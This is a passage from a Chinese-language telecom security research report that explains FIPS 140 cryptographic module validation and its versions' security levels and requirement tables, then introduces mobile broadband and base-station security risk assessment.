FIPS 140 為規範包含密碼模組的資通安全設備的標準，例如：加解密器、指紋辨識器、數位簽章/憑證模組、電子護照等。依照美國聯邦政府的規定，各政府機構在購買包含密碼模組的資通安全設備時，只能購買通過 FIPS 140-2 驗證的設備。換言之，如果廠商想要銷售其產品至美國政府單位，就必須使其產品通過 FIPS 140-2 的驗證。

一般來說，FIPS 的檢驗分成下列六大步驟[62](如圖 3- 58)。

(1) 申請驗證的廠商將其待測之密碼模組與相關技術文件送至檢測實驗室。

(2) 檢測實驗室根據 FIPS 140-2 的標準對該密碼模組做安全需求符合性的檢驗，期間會針對檢驗結果與廠商做溝通與確認。

(3) 檢測實驗室將全部安全項目檢測完畢，撰寫相關密碼模組檢測報告，並送交 NIST/CSEC 審核。

(4) NIST/CSEC 將依據 FIPS 140-2 的規範，審核送審之密碼模組檢測報告。

(5) NISC/CSEC 會將審核的結果與遭遇問題回覆檢測實驗室，檢測實驗室必須針對 NISC/CSEC 的問題做出回覆，並根據其指引做檢測。

(6) 密碼模組的檢測報告一旦通過審核，NISC/CSEC 將會頒布公告證書予申請驗證的廠商，並將其密碼模組加入 NISC 官方網站的「核可密碼模組清單」，即所謂 CMVP（Cryptographic Module Validation Program）。

[62] FIPS 檢測流程, http://www.ttc.org.tw/index.php?apps=pgarticle&action=index&cat_id=7&id=15, 財團法人電信技術中心.




圖 3- 58 FIPS 的檢驗與送審流程

資料來源：財團法人電信技術中心

（一）FIPS 的演進

美國政府於 1994 年一月發表 FIPS 140-1，FIPS 140-2 則於七年後的 2001 年五月發表，對於 FIPS 140-1 加入了不少的變更與修改，以適應市場的需求。新版的 FIPS 140-3 於 2007 年發表第一版的草案，增加了第五個安全等級；不過到了 2009 年的草案卻改回原本的四個安全等級。表 3- 17 彙整了 FIPS 140 之系列規範。

表 3- 17 FIPS 140 系列規範彙整表

FIPS 140 版本	安全等級	安全要求
FIPS 140-1 (1994-2000)	**4 個安全等級** 安全等級 1~安全等級 4	**11 項安全要求**
FIPS 140-2 (2001-present)	**4 個安全等級** 安全等級 1~安全等級 4	**11 項安全要求** 相比 FIPS 140-1，此版本主要有 3 個修改項目、2 個新增項目
FIPS 140-3 (draft 2007)	**5 個安全等級** 安全等級 1~安全等級 5	**11 項安全要求** 相比 FIPS 140-2，此版本主要有 1 個修改項目、3 個新增項目、2 個刪除項目
FIPS 140-3 (draft 2009)	**4 個安全等級** 安全等級 1~安全等級 4	**11 項安全要求** 相比 FIPS 140-2，此版本主要有 2 個修改項目、3 個新增項目、2 個刪除項目

資料來源：本團隊整理

（二）FIPS 140-1 簡介

FIPS 140-1 為 FIPS 140 的第一個發布版本，將安全層級分成四個層級。

1. 安全等級 1：production grade

安全等級 1 規範最基本的安全需求，密碼模組採用的加密演算法，必須是受到 FIPS 核可（approved）的加密演算法，而且其內部運作要擁有完整的封裝，使其不可被窺視，一般的工業產品模組就具有此種特性，因此大部分的產品能達到此安全等級的標準，一個滿足安全等級 1 的例子就是 IC 晶片卡。

2. 安全等級 2：tamper evidence

產品除了要滿足安全等級 1 的要求之外，產品必須有辦法得知或偵測本身被非授權的存取、入侵或者竄改，例如：塗層、封裝或防撬鎖等。

3. 安全等級 3：tamper detection and response（zeroization）

產品除了要滿足安全等級 2 的要求之外，產品必須在偵測到入侵、竄改或破壞時，將模組內部的未加密明文或相關密碼安全參數予以歸零。

4. 安全等級 4：environmental failure testing/protection（EFT/EFP）

產品除了要滿足安全等級 3 的要求之外，產品需要具備實體的安全保護，例如完整的封裝與模組外殼保護。此外，針對外部操作環境的溫度、電壓或輻射如果不在正常的操作範圍時，也必須將相關密碼安全參數歸零。

除了上面的四個安全層級以外，在 FIPS 140-1 中，要求密碼模組必須達到以下的安全需求(請參閱圖 3- 59)。

1. 密碼模組（Crypto Module）

「密碼邊界」為代表密碼模組的物理邊界範圍。「密碼模組」是指包含實體埠、邏輯介面、資料輸出輸入的邊界等硬體、軟體、韌體或任意的組合於邊界內實作包含金鑰的產生、密碼的加解密等密碼演算法。

2. 密碼模組介面（Module Interfaces）

對於密碼模組中的資料流必須被限制僅能經由實體物理埠或邏輯介面來存取或操作。FIPS 140-1 中定義一個密碼模組應具備的四個邏輯介面：資料輸入介面、資料輸出介面、控制輸入介面、狀態輸出介面。

3. 角色與服務（Roles & Services）

密碼模組必須支援不同的認證角色與服務，依照角色給予對應的服務。FIPS 140-1 規定密碼模組必須提供使用者角色（User Role）與管理者角色（Crypto Officer Role）；如果密碼模組有提供維護模式，以提供密碼模組實體與邏輯的維護與修正，則必須提供維護者角色（Maintenance Role）。FIPS 140-1 亦規定密碼模組至少要包含顯示狀態服務（Show Status）與執行自我測試及服務（Perform Self-test）兩項服務。而密碼模組對於使用者的認證方式分成基於角色之鑑別（Role-Based Authentication）與基於身分之鑑別（Identity-Based Authentication）。

4. 有限狀態機模型（Finite State Machine）

密碼模組必須使用有限狀態機模型的狀態轉移圖（state transition diagram）或狀態轉移表（state transition table）來描述其運作方式，並且明確指明其運作與錯誤的狀態。FIPS 140-1 規定密碼模組必須包含以下狀態：電源開關狀態（Power on/off states）、密碼管理者狀態（Crypto officer states）、金鑰登錄狀態（Key entry states）、使用者服

務狀態（User service states）、自我測試狀態（Self-test states）、錯誤狀態（Error states）；此外，也可能會包含一些其餘的狀態，例如：未初始化狀態（Un-initialized states）、閒置狀態（Idle states）、旁通狀態（Bypass states）、維護狀態（Maintenance states）。

5. 實體安全（Physical Security）

密碼模組必須使用實體的安全機制，來限制對於密碼模組的非授權存取。FIPS 140 的實體部分區分成單晶片模組、多晶片嵌入式模組、多晶片獨立模組三種。

6. EFP/EFT

環境異常保護（EFP）指的是密碼模組的設計，必須能防止模組運行的環境之條件或狀態發生異常變動時，危害到模組的安全性。另外密碼模組必須監控運作環境的溫度與電壓，當發現異常時，能夠正確的回應。EFP 要求密碼模組具有額外的電路以持續測量環境之狀態，當發現超出模組正常運作的參數範圍時，隨即啟動保護電路，將模組關閉並將未加密的密碼金鑰與相關密碼安全參數歸零。環境異常測試（EFT）則是對密碼模組的運行環境與條件進行模擬，藉此證明密碼模組在超出正常運作範圍的條件時，能具有正確的回應與安全性。

7. 軟體安全（Software Security）

FIPS 140 規定密碼模組內所有的軟體與韌體都必須應用此項要求，而那些密碼模組製造廠商無法取得原始碼之軟體，或者足以證明不會影響到密碼模組安全性的軟體，則不在此限；不過，文件上必須明確的標示這些軟體被排除的原因。

- 安全等級 1、2：文件必須詳細的敘述軟體的設計與解釋軟體與密碼模組之間的安全性關係。此外，文件必須包含軟體完整的原始碼與註解解釋其設計。
- 安全等級 3：除了安全滿足安全等級 1 與 2 的要求外，此要求規定密碼模組內的所有軟體都必須使用高階語言撰寫，而那些對於效能有嚴格要求或有重要原因導致無法使用高階語言者，不在此限。
- 安全等級 4：除了安全滿足安全等級 1、2 與 3 的要求外，此要求規定密碼模組的文件必須包含密碼模組安全原則的正式模型（例如：精確的數學表達式）。並且文件必須要詳細的解釋（正式的證明）軟體設計與正式模型間的對應關係。

8. 作業系統安全（Operation System Security）

作業系統是指操作密碼模組的相關軟體、硬體、韌體的管理環境，包含作業系統。FIPS 140 對於作業系統的安全性依照不同安全等級必須滿足不同的要求。

9. 金鑰管理（Cryptographic Key Management ）

密碼模組必須實作並採用 FIPS 核可的金鑰產生演算法，在提交的文件中也必須指明模組中是實作哪種金鑰產生演算法。此外，金鑰產生演算法過程中採用的亂數必須是亂數產生或者偽亂數（pseudo-randomly）。

金鑰的分送必須使用 FIPS 核可的分送方式。金鑰的登錄可以採用人工輸入（例如：鍵盤、旋轉式輸入裝置等）或電子方式（例如：智慧卡、金鑰載入裝置等）。金鑰的儲存可以使用密文或明文的方式存在於密碼模組中，並且此金鑰必須能夠連結到正確的對象（個人、群組或程序）。最後，密碼模組亦必須提供將未加密的資料、私鑰與相關密碼安全參數歸零的機制。

10. 密碼演算法（Crypto Algorithm）

密碼模組必須採用 FIPS 核可的密碼學演算法。

11. 電磁干擾/電磁相容（EMI/EMC）

密碼模組的電磁干擾/電磁相容應該符合 FCC 的要求。

12. 自我測試（Self-Tests）

密碼模組應該要具有開機自我測試（power-up self-tests）與條件自我測試（conditional self-test）。當測試失敗時，密碼模組必須進入錯誤狀態，並且從模組的狀態介面輸出錯誤標示，同時，所有密碼有關的操作與運算都必須停止，也要停止資料從資料輸出介面輸出。

測試本身分成 Pair-wise consistency test 與 Software/firmware load test 兩種。前者是當密碼模組需要產生公鑰與私鑰時，需要通過的測試；後者會將密碼模組使用之軟體與韌體載入至模組中，檢驗其完整性（避免受到非授權的篡改）。

	Security Level 1	*Security Level 2*	*Security Level 3*	*Security Level 4*
Crypto Module	Specification of cryptographic module and cryptographic boundary. Description of cryptographic module including all hardware, software, and firmware components. Statement of module security policy.			
Module Interfaces	Required and optional interfaces. Specification of all interfaces and of all internal data paths.		Data ports for critical security parameters physically separated from other data ports.	
Roles & Services	Logical separation of required and optional roles and services.	Role-based operator authentication.	Identity-based operator authentication.	
Finite State Machine	Specification of finite state machine model. Required states and optional states. State transition diagram and specification of state transitions.			
Physical Security	Production grade equipment.	Locks or tamper evidence.	Tamper detection and response for covers and doors.	Tamper detection and response envelope.
EFP/EFT	No requirements.			Temperature and voltage.
Software Security	Specification of software design. Relate software to finite state machine model.		High-level language implementation.	Formal model. Pre- and post-conditions.
Operating System Security	Executable code. Authenticated. Single user, single process.	Controlled access protection (C2 or equiv.)	Labelled protection (B1 or equiv.). Trusted communications path.	Structured protection (B2 or equiv.).
Key Management	FIPS approved generation/distribution techniques.		Entry/exit of keys in encrypted form or direct entry/exit with split knowledge procedures.	
Crypto Algorithms	FIPS approved cryptographic algorithms for protecting unclassified information.			
EMI/EMC	FCC Part 15. Subpart J, Class A (Business use). Applicable FCC requirements (for voice).		FCC Part 15. Subpart J, Class B (Home use).	
Self-Tests	Power-up tests and conditional tests.			

圖 3- 59 FIPS 140-1 安全需求表之截圖

資料來源：NIST

（三）FIPS 140-2 簡介

FIPS 140-2 分成 4 個安全等級，並有 11 項安全需求(如圖 3- 60)。以下針對 FIPS 140-1 與 FIPS 140-2 不同之處作比較及說明。

1. 密碼模組規格（Cryptographic Module Specification）

重新命名需求名稱，內容與 FIPS 140-1 的「密碼模組」相符。

2. 密碼模組埠口與介面（Cryptographic Module Ports and Interfaces）

重新命名需求名稱，內容與 FIPS 140-1 的「密碼模組介面」相符。

3. 角色、服務與身分鑑別（Roles， Services， and Authentication）

重新命名需求名稱，並增加執行核可安全功能（Perform Approved Security Function）的需求服務，密碼模組必須執行至少一個 FIPS 核可的運算模式（Approved mode of operation）。

4. 有限狀態機模型（Finite State Machine）

內容與 FIPS 140-1 的「有限狀態機模型」相符，文字描述方面將金鑰登錄狀態（Key entry states）更改為金鑰/機敏參數登錄狀態（Key/CSP entry states）。

5. 作業環境（Operational Environment）

將「作業系統安全」要求擴展並更名為「作業環境」。作業環境包含作業系統與操作密碼模組所需之相關軟體、硬體、韌體或任意之組合。主要分成一般作業環境、限定作業環境、可改作業環境三種。

6. 金鑰管理（Cryptographic Key Management）

FIPS 140-2 針對亂數的產生做出更詳細的說明，亂數產生器分成確定式亂數產生器與非確定式亂數產生器，FIPS 140-2 中將 6 種核可的確定式亂數產生器列於 FIPS 140-2 的 Annex C 中。核可的亂數產生器用於產生金鑰，非核可的亂數產生器可以用來產生核可亂數產生器的輸入種子與核可安全函數的初始輸入。FIPS 140-2 對於金鑰的產生也要求必須使用認可的金鑰建立方法，十種被核可的金鑰建立方法列於 FIPS 140-2 的 Annex D 中。

7. 設計保證（Design Assurance）

要求密碼模組供應商從模組的設計、開發、佈署與操作等過程都達成最佳的實務，來保證模組被適當的測試、設定、遞送、安裝與開發，並且同時提供適切的文件說明。

8. 避免其他攻擊（Mitigation of Other Attacks）

密碼模組要盡量避免遭受其他實務上難以測試的攻擊手法，例如：電源分析（power analysis）、時間分析（time analysis）與錯誤注入（fault induction）攻擊等。電源分析攻擊是透過電源供應時，使用的電量上的些微差距，來分析得出金鑰資訊。時間分析攻擊則是透過不同的輸入，必須耗費不同的時間來得到結果的特性來分析金鑰的資訊。錯誤注入攻擊則是強制操控模組運作的外部參數，例如：電壓、微波與溫度等，使得模組在非正常的運作環境下產生錯誤的結果，甚至洩漏金鑰與相關密碼安全參數的資訊。

	Security Level 1	*Security Level 2*	*Security Level 3*	*Security Level 4*
Cryptographic Module Specification	Specification of cryptographic module, cryptographic boundary, Approved algorithms, and Approved modes of operation. Description of cryptographic module, including all hardware, software, and firmware components. Statement of module security policy.			
Cryptographic Module Ports and Interfaces	Required and optional interfaces. Specification of all interfaces and of all input and output data paths.		Data ports for unprotected critical security parameters logically or physically separated from other data ports.	
Roles, Services, and Authentication	Logical separation of required and optional roles and services.	Role-based or identity-based operator authentication.	Identity-based operator authentication.	
Finite State Model	Specification of finite state model. Required states and optional states. State transition diagram and specification of state transitions.			
Physical Security	Production grade equipment.	Locks or tamper evidence.	Tamper detection and response for covers and doors.	Tamper detection and response envelope. EFP or EFT.
Operational Environment	Single operator. Executable code. Approved integrity technique.	Referenced PPs evaluated at EAL2 with specified discretionary access control mechanisms and auditing.	Referenced PPs plus trusted path evaluated at EAL3 plus security policy modeling.	Referenced PPs plus trusted path evaluated at EAL4.
Cryptographic Key Management	Key management mechanisms: random number and key generation, key establishment, key distribution, key entry/output, key storage, and key zeroization.			
	Secret and private keys established using manual methods may be entered or output in plaintext form.		Secret and private keys established using manual methods shall be entered or output encrypted or with split knowledge procedures.	
EMI/EMC	47 CFR FCC Part 15. Subpart B, Class A (Business use). Applicable FCC requirements (for radio).		47 CFR FCC Part 15. Subpart B, Class B (Home use).	
Self-Tests	Power-up tests: cryptographic algorithm tests, software/firmware integrity tests, critical functions tests. Conditional tests.			
Design Assurance	Configuration management (CM). Secure installation and generation. Design and policy correspondence. Guidance documents.	CM system. Secure distribution. Functional specification.	High-level language implementation.	Formal model. Detailed explanations (informal proofs). Preconditions and postconditions.
Mitigation of Other Attacks	Specification of mitigation of attacks for which no testable requirements are currently available.			

圖 3- 60 FIPS 140-2 安全需求表之截圖

資料來源：NIST

（四）FIPS 140-3 （draft 2007）簡介

FIPS 140-3（draft 2007）分成 5 個安全等級，並有 11 項安全需求(如圖 3- 61)。此小節針對 FIPS 140-3 與 FIPS 140-2 不同之處作比較與說明。在 FIPS-140-3 中，新增安全等級 5，產品除了要滿足安全等級 4 的要求之外，還需要能夠防禦 EME（Electromagnetic emanations）攻擊。同時，也需要符合下列安全需求。

1. 軟體安全（Software Security）

規範密碼模組內的軟體安全機制，對於軟體的形式、完整性測試、初始化與輸入輸出使用介面有所要求。

2. 實體安全-非侵入式攻擊（Physical Security-Non-invasive Attacks）

FIPS 140-3(draft 2007)將 FIPS 140-2 中對於非侵入式攻擊(Non-invasive attack)的部分獨立為一個安全需求。非侵入式攻擊指的是攻擊不需要物理上碰觸或直接觀察

密碼模組。例如：Simple Power Analysis、Differential Power Analysis、Electromagnetic Emanation 與 Timing Analysis。

3. 敏感安全參數管理（Sensitive Security Parameter Management）

敏感參數（Sensitive Security Parameters，簡稱 SSPs）分為機敏參數與公開安全參數。機敏參數（Critical Security Parameters，簡稱 CSPs）應該被保護在密碼模組中，避免被非授權的揭露、修改或替換。公開安全參數（Public Security Parameters，簡稱 PSPs）應該被保護以避免非授權的修改與替換。文件中必須指明密碼模組用到的所有敏感參數。

4. 生命週期保證（Life-Cycle Assurance）

由 FIPS 140-2 的設計保證（Design Assurance）需求更名而來。

	Security Level 1	*Security Level 2*	*Security Level 3*	*Security Level 4*	*Security Level 5*
1. Cryptographic Module Specification	Specification of module, boundary, Approved algorithms and Approved modes of operation. Description of module hardware and software. Module documentation.				
	Security Policy defines Approved mode of operation.		Module indication of Approved mode of operation.		
2. Cryptographic Module Ports and Interfaces	Required and Optional Interfaces. Specification of all interfaces and of all input and output data paths.		Input and output of critical security parameters either physically separated or logically separated using trusted channel from other ports and interfaces.		
3. Roles, Services and Authentication	Definition of module's roles and services.	Role-based or identity-based authentication.	Identity-based operator authentication	Two-factor authentication.	
4. Software Security	Executable code, Approved integrity technique, MSI, read and modify restrictions, zeroization upon unload, format checking.	Digital signature-based integrity test.	MSI command to initiate the software integrity test. Hash value zeroization.	Encryption and decryption of CSPs and integrity test code.	Encryption and decryption of PSPs and integrity test code.
5. Operational Environment	Single user OS or discretionary access control.	Audit mechanisms. Discretionary access control.	Crypto software, SSP, and audit data protection. Trusted channel. Extended auditing.	Extended auditing requirements.	
6. Physical Security	Production grade components.	Tamper evidence. Opaque covering or enclosure.	Tamper response and zeroization circuitry on removable covers and doors. Vents protected from probing. Hard opaque coating or enclosure.	EFP or EFT for temperature and voltage. Tamper detection and zeroization circuitry for multi-chip modules.	EFP for temperature and voltage. Opaque to non-visual radiation examination. Protection from tamper detection and zeroization circuitry disablement.
7. Physical Security-Non-invasive Attacks	No additional requirements.		Protection of CSPs against timing analysis attacks.	Protection of CSPs against SPA and DPA attacks.	Protection of CSPs from EME attacks.
8. SSP Management	Requirements for random bit generators, SSP generation, SSP establishment, SSP entry and output, SSP storage, and CSP zeroization.				
	Non-electronically transported SSPs may be entered or output in plaintext form.		Non-electronically transported SSPs entered or output either in encrypted form or using split-knowledge procedures.		Zeroization of PSPs.
9. Self-Tests	Pre-operational self-tests: software integrity test, cryptographic algorithm test, and pre-operational bypass test. Conditional self-tests: pair-wise consistency test, software load test, manual key entry test, continuous RBG test, RBG entropy source test, and conditional bypass test.				
10. Life-Cycle Assurance (CMS)	CMS for module, components, and documentation. Each uniquely identified and tracked throughout lifecycle.		Automated CMS.		
(Design)	Correspondence between module and Security Policy.	Functional Specification.	Detailed design.	Informal proof of correspondence between pre and post conditions and the functional specification.	Formal model and informal proof of correspondence between formal model and functional specification.
(FSM)	Finite state model.				
(Development)	Annotated source code, schematics or HDL.	Software high-level language. Hardware high level descriptive language.			
(Vendor Testing)	Functional Testing.		Low-level Testing.		
(Delivery and Operator)	Start-up procedures.	Delivery Procedures.	Operator authentication using vendor provided authentication information.		
(Guidance Docs)	Administrator and non-administrator guidance.				
11. Mitigation of Other Attacks	Any mitigation mechanisms are specified in Security Policy.				

圖 3- 61 FIPS 140-3（draft 2007）安全需求表

資料來源：NIST

（五）FIPS 140-3 （draft 2009）簡介

1. 密碼模組介面（Cryptographic Module Interfaces）

重新命名需求名稱。

2. 角色、身分鑑別與服務（Roles， Authentication， and Services）

重新命名，並新增多重認證(multi factor authentication)作為 security level 4 需求。

3. 軟體/韌體安全（Software/Firmware Security）

將範圍從軟體擴展到韌體相關的領域，對於數位簽章與整合測試。

第3.3節　小結

在本章「前瞻性資安技術研究」中，本團隊先探討了「資安防護技術與服務之最新趨勢研究」。其中包含了有系統層與基本應用層。在基本應用層的安全探討中，列舉了重要的網路攻擊行為包含憑證破解、憑證偽造、中間人攻擊、重送攻擊、阻斷式攻擊、網路竊聽，和偽裝基站，各種攻擊手法與實際案例有分項的說明。

在系統層的部分，先是簡介現有惡意程式概況後，接續介紹進階的程式技術用以躲避分析或是增加分析難度包含反分析技術、代碼混淆技術、加殼技術，和返回導向編成攻擊,以上技術在近年來都有研究論文熱烈的探討,也有實例套用這些程式技術。最後，介紹與行動寬頻息息相關的行動裝置上的資安問題，包含隱私資料竊取、權限越矩、重新包裝、阻斷攻擊，和共謀攻擊。以上內容詳細地探討近年來資訊安全於各領域中所提出的新技術或是新的資訊安全問題，而上述的攻擊行為也已有許多延伸至行動寬頻網路中之案例。

近年來的資安事件逐漸走向特定攻擊目標，傳統的大量、無目的的攻擊事件餘近年來越來越少，取而代之的都是特定目標且深入的攻擊模式，這種新穎的攻擊模式稱之為進階持續性威脅(Advanced Persistent Threat, APT)。APT 為一種復合型的攻擊手法，並不會侷限在特定的技術，通常會包含多種攻擊手法，例如網路、軟體、人員管理上的漏洞，來加以利用攻擊。而要防禦這種攻擊，需要在每一個可能被攻擊的層級加上保護，以防止單一安全機制被破解之後，造成整體系統被攻陷。換句話說，現有防禦機制應該要整合各方面的安全性，包含網路安全、軟體安全、人員管理等。

另一方面，隨著智慧型手機的興起，攻擊的層面越來越廣泛。現有的智慧型手機可以做複雜的運算，在行動寬頻網路的安全上，可能會接受到直接來自於手機端的攻擊訊務量。傳統的電信網路中，因為使用者端的裝置能做的運算有限，內部的行動網路通常不需要考慮安全機制。在行動寬頻網路中，因為智慧型手機的運算量大增還有全 IP 封包的架構，會讓整體行動網路的安全需求提高。

為了讓行動寬頻網路能夠應付更新、更全面的安全問題，蒐集現有 IP 網路的資安事件以及攻擊手法可以作為行動網路的安全規劃的基礎。藉由「前瞻性資安技術研究」的研究搜集，可以用來檢視行動寬頻網路的安全性，將會在下一章節「行動寬頻技術研究」有更深入的探討。

在「資安檢測標準與檢測流程之最新趨勢研究」部分，本團隊介紹了國際上的資安檢測標準及檢測流程。首先介紹行動寬頻標準規範3GPP的文件以及組織架構介紹；接著介紹現有國際認同的設備資安檢測標準-共同準則；最後是密碼模組檢測規範 FIPS 140-2 的檢測及相關的說明。

在 3GPP 介紹部分，本團隊研析 3GPP 組成架構以及網站架構，詳細地將本研究計畫相關之核心文件定位。本研究計畫為基站資安檢測，所以相關的細節有 LTE 系統架構系列以及資訊安全系列（33 系列），主要由 TSG SA 和 SA WG2（系統架構）和 SA WG3（安全性） 所維護。由於 3GPP 各大工作群組約每三個月會議一次，這邊的進展十分迅速且文件更改量非常多，本研究團隊於計畫執行時期，儘可能跟進最新的標準規範，我們將從行動寬頻架構 TS 33.401 出發，並延伸到 TR 33.820 和 TS 33.320。

共同準則主要是作為電腦供應商生產電腦的一致性標準，依此製作供政府單位使用之電腦。共同準則提供一個框架，讓使用者能依據此框架並透過 Protection Profiles (PPs)以具體描述他們對安全功能要求(SFRs)與安全保證要求(SARs)；廠商依此 PP 實作他們所宣稱具有相關安全屬性的產品，而測試實驗室則可以據此評估該產品是否具備確實符合該產商所宣稱的安全功能，而目前中國大陸的中興通訊與華為技術公司部分產品，於共同準則網站已公告分別通過了 EAL2+與 EAL3+等級之驗證織產品。

前述章節中介紹了「共同準則」制定的初衷，以及檢驗的架構與標準，並舉例日本日立公司的指紋辨識產品的共同準則文件，藉由認識名詞與內容意義的關聯性，也可讓本團隊於後續實際執行基站檢驗時，可以做為審核參考。

在密碼模組檢測規範 FIPS 140-2 中參考了 NIST 相關加解密技術的標準。由於 FIPS 140-2 是提供給美國聯邦組織在需要使用「重要但非機密」且基於加密的安全系統，以提供敏感或有價值的資訊保護之用。這份標準用於聯邦機構在計算機與電信系統上，為了保護機敏或重要數據資料，在指定以加密為基礎的安全系統上能提供足夠的安全保護而制定。且每五年會重新審查，以滿足技術與經濟的變化進而考慮修訂新的要求。一個好的檢測流程與標準需要具備相當的彈性，供往後檢測標準的擴充性。FIPS 140-2 中的安全等級對於不同的情境所能提供的安全強度做一個概括性的假設，我們認為在基站檢測的部分，應該也需要有不同安全層級的假設，來因應不同的架設環境。

有鑑於 3GPP、共通準則與 FIPS 140-2 對於行動通訊安全的規範仍力有未逮，於 1995 年所成立的 GSM 協會（Global System for Mobile Communications Association，GSMA）是一個為了 GSM 行動電話系統的共通標準、建置以及推動，由行動通訊業者以及相關公司所贊助成立的協會。Telecoms.com 網站稱 GSMA 是：「一個全球具有最高權力的貿易協會，其可從稅務政策到價格制定策略皆可對各政府進行遊說。」將結合電信產業的力量，針對資訊安全制定共同的檢測框架-Network Equipment Security Assurance Scheme，當前本團隊亦積極參與該工作群組之相關議程，以共同研議未來電信設備安全檢驗標準。由於目前仍在草案階段，後續章節將透過追縱方式並適當引用並建議相關做法。

最後，本章節「前瞻性資安技術研究」為行動寬頻網路研究奠定一個基礎，從現有的資安議題來點出資訊安全的問題，在技術日新月異與各種保護機制下的今日，不減反增。總結了現有資訊安全相關的議題，從系統層與基本應用層來綜觀網路、軟體世界的安全性。由於行動網路在過去都是相對神秘且封閉的系統，但逐年漸漸與開放的網際網路銜接，也不得不重視 IP 網路所面臨的安全問題。下面的章節會專注於討論行動寬頻網路，介紹整體架構以及行動網路特有的安全問題。

第4章　行動寬頻資安技術研究

行動網路(2G)原本以簡訊與通話服務為主要功能。到了 3G 時代，上網服務的需求逐漸增加，也促使著 4G 行動寬頻網路朝著上網服務為主的方式發展，為了方便與網際網路介接，行動寬頻網路內部架構以封包交換(packet switch)來取代傳統電路交換(circuit switch)，現有的核心網路也就是核心分組網演進(EPC, Evolved Packet Core)，內部線路充斥著 IP 封包。在內部與外接網路都是 IP 封包的情況下，傳統網路攻擊者可能直接套用現有的網路攻擊來癱瘓網路或是攻擊特定受害者。

本章節前段部分，主要工作為整理與搜集現有相關的資安技術。以行動寬頻為出發點，探討現有行動寬頻的安全性及可能應用之資安技術，主要分為兩大章節「一般性資安檢測技術研究」和「系統元件資安技術研究」。在一般性資安檢測技術研究，將介紹現有檢測技術的概況，本研究報告中包含了網路檢測、軟體檢測，和行動裝置應用程式檢測等三個相關技術。在系統元件資安技術研究中，本團隊將蒐集和閱讀現有國內外相關文獻，以整體行動寬頻架構為基礎，歸納行動寬頻系統網路現存之漏洞。

本章節後段部分主要探討「基站之系統資安技術研究」，包含了基站元件與連接介面的架構介紹、建議與規範中的安全需求、基站與微型基站的異同點等、基站所可能面臨到的惡意軟體威脅與應對方法、現有研究文獻相關於基站介面，包含 Uu、S1 和 X2。最後整理出基站可能遭遇到的風險，並且供後續檢測項目設計做參考。此章節從行動寬頻整理網路為出發點，並且在文中說明基站於行動網路中的重要性。

第4.1節　一般性資安檢測技術研究

資安檢測技術是利用程式化，或是系統化的方式來逐一檢驗標的的安全性。檢測目的在於揭露對象的資安弱點，在尚未被攻擊之前，先自行測試系統的穩定性、安全性、和資料機密性等，提前準備預防工作。行動寬頻網路可檢測的方向可分做網路層面、軟體層面和行動裝置層面。網路的部分是針對網路通訊，或是針對網路防火牆等資安設備做攻擊，檢查是否有設定錯誤。在網路測試的部分，還有最多的測試對象是網頁伺服器，由於許多裝置都會以網頁來提供服務，針對網站的弱點掃描，也能夠強化伺服器服務的安全性。

另一方面，行動寬頻內網的機器會運行許多程式，可能是設備廠商所撰寫的程式模組，也可能是電信業者自行運行的服務，這些程式有可能因為邏輯漏洞或是系統漏洞而被攻擊，一旦這些裝置利用漏洞取得了系統的最高權限，則會影響整體行動寬頻網路的安全性。最後，為了包含基站與用戶端的安全檢測，行動裝置的檢測也是必須的。先前介紹因為行動裝置發起的阻斷式攻擊，影響了電信業者的網路可用性，所以行動裝置上的檢測也是很重要的。在此節，我們將會探討以上三個層面的安全檢測。

一、行動寬頻網路資安風險評估

隨著行動寬頻網路的興起，及智慧型手機的普及，行動寬頻的資安保護趕不上整體架構的安全需求。以往的電信網路比較封閉且行動裝置無法有強大的運算功能，電信設備廠商少,技術門檻高,在安全防護方面可以用不公開的方式來保護內部的機密。然而，隨著標準化以及多樣性的設備，即便是小廠商也能夠切入到電信網路之中。行動寬頻網路內不再只有語音訊務量，有機會流入了攻擊的網路封包，不管是從無線網路、後置迴路(Backhaul)、或是核心網路。更快更多的網路服務，新的技術與應用可能因尚未成熟，大大地增加了受攻擊的機會。在本節當中，首先介紹行動寬頻網路所面臨到的環境刺激，再介紹目前現有的行動寬頻威脅。

（一）新環境的刺激

正所謂「道高一丈，魔高一尺」，資訊安全需要一直伴隨著時代的演進，並非都亙古不變，相對於傳統的 3G 網路，4G 所面臨到的環境已經有所變化，以下會介紹新的環境所帶來的影響。

1. 成長的惡意程式

智慧型手機能夠儲存，放置自行下載或是撰寫的程式，同時這些裝置無時無刻的連接著網路，這個區塊吸引了攻擊者的眼光。許多傳統惡意程式撰寫者，逐漸將目標轉移到他們的新寵—行動裝置，行動裝置的安全性由於沒有成熟的防護軟體，過多的運算耗費也會消耗電力，使用者的資安意識也尚未健全，往往會隨意下載軟體，或下載破解付費軟體來使用。這些破解的檔案內，經常藏有惡意攻擊的程式碼。

